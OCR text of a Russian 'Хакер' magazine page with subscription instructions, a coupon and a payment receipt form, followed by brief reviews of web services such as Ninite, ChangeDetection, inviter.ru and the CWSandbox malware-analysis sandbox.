ГЕЛЬ ДЛЯ БРИТЬЯ GILLETTE SERIES PURE AND SENSITIVE ДЛЯ ЧУВСТВИТЕЛЬНОЙ КОЖИ + БАЛЬЗАМ ПОСЛЕ БРИТЬЯ GILLETTE SERIES С АЛОЕ ВЕРА.

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через любой банк.
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- **по электронной почте subscribe@glc.ru;**
- **по факсу 8 (495) 780-88-24;**
- **по адресу 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

ПОДПИСКА ОФОРМЛЯЕТСЯ В ДЕНЬ ОБРАБОТКИ КУПОНА И КВИТАНЦИИ С НОМЕРА, ВЫХОДЯЩЕГО ЧЕРЕЗ ОДИН КАЛЕНДАРНЫЙ МЕСЯЦ ПОСЛЕ ОПЛАТЫ.
Например, если произвести оплату в ноябре, то подписку можно оформить с января.

В КАЖДОМ НОМЕРЕ УНИКАЛЬНЫЙ DVD
СТОИМОСТЬ ЗАКАЗА
2100Р ЗА 12 МЕСЯЦЕВ + ПОДАРОЧНЫЙ ЖУРНАЛ
1200Р. НА 6 МЕСЯЦЕВ. ПОДАРОЧНЫЙ ЖУРНАЛ ПРИ ЭТОМ НЕ ВЫСЫЛАЕТСЯ

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).
ВАШИ ВОПРОСЫ, ЗАМЕЧАНИЯ И/ИЛИ ПРЕДЛОЖЕНИЯ ПО ПОДПИСКЕ НА ЖУРНАЛ ПРОСИМ ПРИСЫЛАТЬ НА АДРЕС: info@glc.ru

ОФОРМИТЬ ПОДПИСКУ на Хакер стало еще проще!
С июля 2009 года это можно сделать в любом из 72 000 платежных терминалах **QIWI (КИВИ)** по всей России.



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « _______________ **»**

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с _______________ 20 г.

- ☐ прошу выслать бесплатный номер журнала _______________

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. _______________

АДРЕС ДОСТАВКИ:

индекс _______________
область/край _______________
город _______________
улица _______________
дом _______ корпус _______
квартира/офис _______________
телефон (_____) код _______________
e-mail _______________
сумма оплаты _______________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле


Извещение	ИНН 7729410015 ООО «Гейм Лэнд»
	ОАО «Нордеа Банк», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала « _______________ »
	с 20 г.
	Ф.И.О.
Кассир	Подпись плательщика
Квитанция	ИНН 7729410015 ООО «Гейм Лэнд»
	ОАО «Нордеа Банк», г. Москва
	р/с № 40702810509000132297
	к/с № 30101810900000000990
	БИК 044583990 КПП 770401001
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Сумма
	Оплата журнала « _______________ »
	с 20 г.
	Ф.И.О.
Кассир	Подпись плательщика






NINITE
ninite.com

Как собрать джентльменский набор необходимого софта после переустановки системы? Ломиться в Сеть за свежими дистрибутивами и потом кропотливо запускать один инсталлятор за другим? Нет уж, извините — наш ответ Ninite! Все, что нужно: зайти на ninite.com, выбрать из списка приложения, которые нужно установить, и получить на выходе готовый инсталлятор. Тот сам подкачает дистрибутивы программ и тихо установит их в систему с дефолтными настройками. Чертовски удобно!



CHANGEDETECTION
Changedetection.com


Бесплатный сервис, который монитор веб-сайты и отслеживает все изменения, докладывая о новых данных или, наоборот, исчезнувшем содержании тебе на e-mail. Все изменения подсвечиваются для большей наглядности, а чтобы внести ясность, когда каждое из них произошло, ChangeDetection ведет историю изменений с временными метками. Проверка осуществляется раз в день, причем на процесс можно повлиять, указав нужные параметры для мониторинга.





INVITER
inviter.ru

Английское слово «invite» давно не только не пугает русского пользователя, но и, напротив, всячески манит. Приглашение на закрытый ресурс в большой цене и найти его зачастую не так просто. Хорошо, если есть знакомый с заветным инвайтом, но если такого знакомого нет? Найти людей, которые готовы поделиться приглашением или, на худой конец, выменять его на что-то другое, поможет ресурс inviter. На текущий момент это 4085 пользователей, предлагающих 17318 инвайтов на разных сайтах. И Google Wave — в том числе!



CWSANDBOX
www.cwsandbox.org

Проверить бинарник тремя десятками антивирусов можно на virustotal.com, но то лишь статический анализ. Зачастую гораздо важнее узнать, как ведет себя приложение после запуска — какие изменения вносит в реестр, какие файлы изменяет, куда обращается в инете. Для этого файл обычно приходится запускать в «песочнице» или под виртуальной машиной с включенными мониторами (RegMon/FileMon от Марка Руссиновича, например). Теперь есть еще один способ — залить файл на онлайн-сервис CWSandbox, который проведет анализ сам и выдаст подробный результат.